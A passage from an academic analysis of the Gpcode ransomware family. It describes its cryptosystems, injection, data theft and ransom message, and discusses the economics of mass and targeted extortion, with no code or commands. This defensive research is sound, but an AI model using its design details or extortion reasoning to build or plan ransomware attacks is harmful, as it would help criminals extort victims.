Data (files's content), are not directly encrypted using `RSA` as it would be ineffective, but it use an hybrid cryptosystem to encrypt files. For each file, a key is generated, its length (we are speaking in terms of decimal chars), is equal to `RSA` modulus key's length minus 3. This *file key* is then applied on data using a `XOR` symmetric encryption algorithm. An *encryption header* is then added to each encrypted file, containing both the `RSA` modulus and the *file key* encrypted using `RSA` methods (Fig. 18).

It is clear that the ***Gpcode*** family, evolves and applies new concepts, but the foundation of the code remains the same. Compared to ***Gpcode.ab*** design is quite similar, only encryption procedure is updated. It is also very interesting to follow `RSA` key length evolution over the time. We have completed our analysis with information for versions **ae** (http://www.viruslist.com/en/viruses/encyclopedia?virusid=123334) and **af** (http://www.viruslist.com/en/viruses/encyclopedia?virusid=123813) from antivirus websites. Version **ac** appeared in January 2006, while the last one using `RSA`, version **ag** appeared in June 2006, only 6 months later (Fig. 19).

The use of `RSA` primitives is quite chaotic, using a 56 bits key in 2006 is not what we would have expected. Of course, we are vulnerable to an escalation of key length, but it would be much more interesting to focus on how to detect this malicious crypto code than to run of the factoring of the key. We already know that factoring is a dead end.

– ***Gpcode.ai***

This version mark a new shift in ***Gpcode*** family, it appears in July 2007. First amazing point, `RSA` is not used anymore, this is the end of the key length escalation.




Fig. 18 Header of a ***Gpcode.ag*** encrypted file




Fig. 19 Growing key size in **Gpcode** using RSA

Secondly, we will express an observation, that appears essential to our eyes. Reverse-engineering a binary makes you quite close with its code and its conception. While reversing ***Gpcode.ai*** samples, we felt that this particular malware does not present the same inspiration than other samples.

This felling may be sum up in few points:

- Creation of an instance mutex, allowing only one instance in the same time. This kind of mechanism protects from surinfection (Fig. 20).
- Multithreading & thread injection: it starts by injecting a thread into *Winlogon.exe*, which then inject another thread into *Svchost.exe*, to finally infect almost all other process. Few additional threads are also created to ensure communication. This will be our next point.
- Named pipe communication; ensuring communication and access control (in particular to a file ressource), a named pipe is created using the name "`//./pipe/__SYSTEM__64AD0625__`"
- Steal data from `HTTP` traffic, using *API hooking*;
- Ability to upload data to a remote server and to download malicious files; they are then executed using the `CreateProcess` API.




Fig. 20 ***Gpcode.ai***'s instance mutex

- Encrypt files and ask for a ransom. As we said, no `RSA` anymore, but a kind of home brewed `RC4`. Algorithm slightly differs, like in its initialisation for example. Encryption is not based on a `XOR`, but on permutations. Interesting point is the generation of a *personal code* (Fig. 21):
  This security code is too short (four bytes) to bring any strength to the encryption, it may be easily brute-forced. Pseudo-random generator is a a linear congruential pseudorandom generator whom seed is comes from a call to the `GetTickCount API`.
  We still notice the use of an header, there is no need to store the encryption key in each files, but there is still a kind of `MAGIC` at the beginning of the file (Fig. 22): First seven bytes, are read, backuped and then compared to the string "GLAMOUR", this will prevent the file from surinfection. They are written back at the end of the encrypted file.

Ransom message analysis is quite interesting, here is an extract:

To decrypt your files you need to buy our software. The price is $300. To buy our software please contact us at: [. . .] and provide us your personal code. After successful purchase we will send your decrypting tool, and your private information will be deleted from our system.




Fig. 21 Random personal code




Fig. 22 ***Gpcode.ai***'s magic writing

First, it is written in English, sign of a broad propagation. Then amount of money if relatively high compared to some others samples like those from the ***Krotten*** family. Then the concept of *personal code*, is interesting, but results once again in a failure. The *personal code* is store on user's hard drive, without being encrypted. Furthermore, in term of mass extortion, we are quite close from a reliable hybrid cryptosystem has expressed by Young and Yung[1], but this goal only partially reached. Knowledge of personal code allow the creation of a decryptor. Finally, what we have here is a professional malware. We are not only dealing with a stack of functionalities, there is a thoughtful design behind them, there is an architecture, the also code is clean and effective. Extortion is part of a more hierarchised criminal activity. Stolen data, like bank account details, may lead to further credentials hijackings. This also implies the use of an external server. How to explain these sudden changes? Some lightnings are brought by this analysis from Viruslist website (http://www.viruslist.com/en/analysis?pubid=204791973): the ransomware author used some code on the shelf. The analysis also states the malicious site, on which stolen data are sent, is hosted by the *famous* company RBN (Russian Business Network).

Conclusion

Gpcode has been the most prolific and maybe the most accomplished ransomware family. Various cryptosystems have been used, or should we say experimented. First ones were basics, but they quickly evolve in something more elaborated, while not quite satisfying. This lake of consistency, is hardly explainable as while cryptosystems shifted, code design undergo very few advances and share a common basis. This feeling is issued from reverse-engineering phases and needs to be validated. In order to do so, and thanks to the courtesy of Halvar Flake, we have been given the opportunity to use **VxClass** (http://www.viruslist.com/en/analysis?pubid=204791973). It is an automatic classification tool, operating on a structural level and thus able to make abstraction from byte-level changes. What interests us is its ability to compute a *similarity level*, in other word it is the inverse of Levenshtein distance which measures an amount of difference. This value goes from 0, the two malwares have nothing in common, to 1, they are similar. So




Fig. 23 ***Gpcode*** samples in **VxClass**

here are the results presented through the graphic interface (Fig. 23):

Similarity value between ***Gpcode.b*** and ***Gpcode.e*** is greater then 0.85 which means that they are very close. This result was expected but confirms our guess, in the same vein similarity value between the two last one and ***Gpcode.a*** is also greater than 0.8. Most interesting is the similarity with version ***Gpcode.ac***, which is greater than 0.75. It means that first ***Gpcode*** and `RSA` ***Gpcode*** effectively share the same basis. This may lead us to think that all these samples have been created by the same individual or the same group.

3 Strategy analysis

No ransomware has reached a sufficient complexity level to successfully become a **mass** extortion mean. If we think about the extortion scheme that relies behind all of these malwares, the least we can say is that it is a deficient one. Most of time reverse-engineering would allow to build a proper decryptor. When strong cryptosystems are used, like hybrid ones, they do not fulfil requirements for mass extortion. None of the ransowmares we have studied, presents a reliable mass extortion scheme. An explanation of this may be that ransomwares' authors have a limited knowledge of cryptography. Nice at first glance, it may be true for some samples, but not satisfying.

Just consider the option saying that malware authors simply do not want or need it. Indeed, we can assume that it may not be one of authors' goals. Supposing an author comes out with a strong, reliable crypto-system, and successfully manage to massively spread its creation; does he have any interests in it? We mean that evolving into a business on a large scale would attract too much light on it and make it too much visible. For now the business model remains quite simple: cost of malware creation is almost null, ransom amount is limited, no more than few hundred dollars, sometimes far less, but compensated by mass propagation. One watchword could be: "*few investments, few incomes, few risks*". The kind of ransomware we have analysed for this study is clearly intended for mass propagation and used consequently. We can assume that targeted victims are probably isolated lambda-user, with few abilities in computer sciences, without even talking about malware analysis or cryptography. A step further, we can also assume that very few of them, would be tempted to go into legal proceedings, they may even do not have the necessary founds to do so. There is nothing derogatory into this consideration of potential victims. Simply, we should not forget that ransomwares' strength comes from the fear they generate into their victims mind, a more appropriate word could be intimidation. Wether you have a better game in your hand, wether you are able to convince your adversary that this in the case. Technical details are thus relegated into background. A perfect illustration of this thought is the ransom message displayed by the ***Gpcode.ai*** malware; the author claims that its ransomware uses a `RSA-4096` algorithm, he even gives a link to Wikipedia encyclopedia. This claim is false. In the same mood, in the ransom message it is said that "*all (victim) private information for last 3 months were collected and sent to (ransomware author)*". Once again it is false but it is intended to generate doubt and fear into victim's mind and to convince to pay the ransom. From these considerations, a very good ransomwares authors' ally may be a too much sensational communication.

Until now, we have only speak about mass extortion, as it is the perception that we have of the phenomenon. At the opposite, it would be very interesting to consider targeted extortion. Surprisingly, to the extend of our knowledge, no case of targeted attack using ransomwares has been reported while extortions and blackmails targeting companies are regularly reported, like those using distributed denial of service attacks (http://www.sophos.com/pressoffice/news/articles/2006/10/extort-ddos-blackmail.html) (DDoS).

First, a company have a much more extensive financial capacity. It may be able to pay greater ransoms. Thus, contrary to a private individual, its documents does not only have a sentimental value, but their lost may paralyse its activity. Even, if we generalize, this facts should be pretty close to the reality. Of course, it supposes the attacker is able to infiltrate its malware into the company's network, well cooked malicious documents may represent first class vector, a touch of social engineering would be a perfect complement. Finally, there is nothing insuperable here, but so as a possible profit, the risk is maximized. A company has a greater probability to go into legal proceedings, this point may be discussed as it would also have a negative effect onto its brand image and the trust of its partners. This company may also contact national security offices.

The last point we will discuss, is ransoms money laundering. Even if there is no worldwild legislation, some systems to track money exist, and force criminals to take some precautions. As a consequence, manipulating small amounts of money should keep a criminal under the radar, while important money flux require a much more professional and structured criminal organisation. This point a also a beginning of explanation, for ransomwares' supposed weaknesses.

4 General conclusions

We now have a better understanding of the ransomware phenomenon and we can make few conclusions:

- Code is most often quite basic, no armouring, no pure jewel of low level assembly or nothing of this kind. All of them are coded in high level languages, sometimes a

scripting language is even used. This point is not surprising as it is a general tendency in malwares' world.
- Various cryptosystems have been used. Both symmetric and asymmetric cryptography are employed. First ones were quite basic but hybrid cryptosystems were more elaborated. Even if they are use for mass extortion, none of them is technically design in consequence. It may be extremely interesting to investigate how they can be used (*how they are used*) for targeted attacks on a limited perimeter.
- The kind of ransomware we have analysed for this study is clearly intended for mass propagation and we should not forget that ransomwares' strength comes from the fear they generate into lambda-user mind, not from their technical skills. On this last point, the best ransomwares authors' ally may be a too much sensational communication from media and antivirus companies.

The ransomware phenomenon is a reality that has to be monitored but in some ways it is not a mature and complex enough activity that deserves such communication around it. Ransomwares as a mass extortion mean is certainly doomed to failure. We should notice that last major wave of ransomwares spread in summer 2007. Their extinction, combined with their intrinsic evolution like in ***Gpcode.ai***, may means that criminals have evolved to something else and other sources of income.

References

1. Young, A., Yung, M.: Cryptovirology: extortion based security threats and countermeasures. In: IEEE Symposium on Security and Privacy, pp. 129–141. IEEE Computer Society Press, Oakland (1996)
2. Josse, S.: White-box attack context cryptovirology. In: Broucek, V., Filiol, E. (eds.) 17th EICAR Annual Conference, Laval, France, An extended version will be published in the EICAR 2008 Special Issue. J. Comput. Virol. 15–45 (2008)